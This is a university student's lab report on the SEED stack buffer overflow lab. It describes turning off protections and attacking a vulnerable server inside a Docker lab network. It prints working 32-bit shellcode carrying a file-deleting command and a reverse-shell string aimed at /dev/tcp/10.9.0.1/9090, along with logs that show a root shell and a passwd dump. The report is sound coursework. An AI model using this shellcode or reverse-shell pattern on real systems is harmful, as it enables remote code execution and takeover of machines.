Paul Garewal
V00803658

Title:

Controlling the Overflow:
How flow control can be exploited by the buffer

Abstract:

Lab 8 consisted of using buffer overflows to exploit vulnerability and control over flow controls. We used skills gained from our networking class as well as our previous C coding classes to take advantage of this new information. Overall, although hard to follow at times, this lab gave information on how to utilize bash commands, buffer overflows and connections in order to remove files, run files, as well as control systems.

Aim:

The aim of this lab was to gain first-hand experience with buffer overflow attacks as well as how to prevent them. This included exploiting buffer overflow vulnerability attacks, stack layouts in a function invocation, getting familiar with Address randomization, Non-executable stacks, StackGuards, as well as exploiting and reversing shellcode with these above methods.

Introduction and Background:

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundary of a buffer. This vulnerability can be used by a malicious user to alter the **flow control** of a program, leading to execution of malicious code. We are aware of buffer overflow in our introductory C programming courses at the

University of Victoria, so to see this used practically in a security engineering aspect will be interesting and of course useful.

Method:

The method and tools used in this lab involved the typically starting up of a docker container, as well as turning off counter measures. We also downloaded and compiled using make some overflow vulnerability C code as a preemptive strike for the lab. Additionally we made some Python code executable that related to the shellcode of 32 and 64 bit shellcode respectively. Lastly, we reversed the shellcode using nc and exploiting the vulnerabilities to gain control of the flow control.

Results and Discussion:


We were able to change the Python code, the 32-bit version, to remove a file of our choice from the command line. Additionally, we could run and exploit the attack with the combination of nc and cat with the IP address and port number. The most difficult part was adjusting the python code to cause the overflow with 517 bytes of data. We had to use 517 the length of the shellcode as well as the unique frame point number and buffer address from edp and rbp. This part seemed very obscure and difficult to figure out without the help of the TA.

After all that, we were able to generate the ‘badfile’. However, we were not able to execute reversing the shell, which our TA stated is an anomaly since everything “looked great”. All in all we were able to gain a good grasp of how bufferflow attacks work and can be exploited to run bad files and take control of a target’s control flow.

Paul Garewal
V00803658

SCREENSHOTS:


SCREENSHOT 1: CHANGING THE COMMAND LINE STRING TO REMOVE THE FILE



```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l; read var1; rm $var1;                           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

```


Paul Garewal
V00803658

SCREENSHOT 2: REMOVING THE FILE




```
[11/16/22]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 23  2020 README.md
-rwxr-xr-x 1 root root 15740 Nov 16 20:22 a32.out
-rwxr-xr-x 1 root root 16888 Nov 16 20:22 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 23  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   137 Nov 16 20:22 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov 16 20:22 codefile_64
-rwxrwxr-x 1 seed seed  1222 Nov 16 20:20 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Nov 16 20:04 shellcode_64.py
-rw-r--r-- 1 root root     0 Nov 16 20:10 test.txt
test.txt
rm: remove write-protected regular empty file 'test.txt'? yes
[11/16/22]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[11/16/22]seed@VM:~/.../shellcode$ 
the byte at this position to zero;
```

SCREENSHOT 3:



```
[11/16/22]seed@VM:~/.../server-code$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-1-10.9.0.5 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Creating server-4-10.9.0.8 ... done
Attaching to server-4-10.9.0.8, server-2-10.9.0.6, server-3-10.9.
0.7, server-1-10.9.0.5
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | ==== Returned Properly ====
```


SCREENSHOT 4: SUCCESSFUL CONNECTION



```
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.9.0.1/9090: Connection
 refused
^[[A^[[A^[[B
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | bash: initialize_job_control: no job control
in background: Bad file descriptor
server-1-10.9.0.5 | root@2a8df69b4209:/bof# exit
server-1-10.9.0.5 | /bin/bash: connect: Connection refused
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.9.0.1/9090: Connection
 refused
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | bash: initialize_job_control: no job control
in background: Bad file descriptor
```


Paul Garewal
V00803658

SCREENSHOT 5: CONNECTING TO VULNERABLE SERVER



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Nov 17 01:48 co
re
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Nov 17 00:54 se
rver
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Nov 17 00:54 st
ack
server-1-10.9.0.5 | HELLO 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nolo
gin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

SCREENSHOT 6: REVERSING THE SHELL CODE



```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/bash -i; > /dev/tcp/10.9.0.1/9090; 0<&1 2>&1;        *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

References:

[1] J. F. Kurose and K. W. Ross, *Computer networking: A top-down approach*. Hoboken: Pearson, 2021.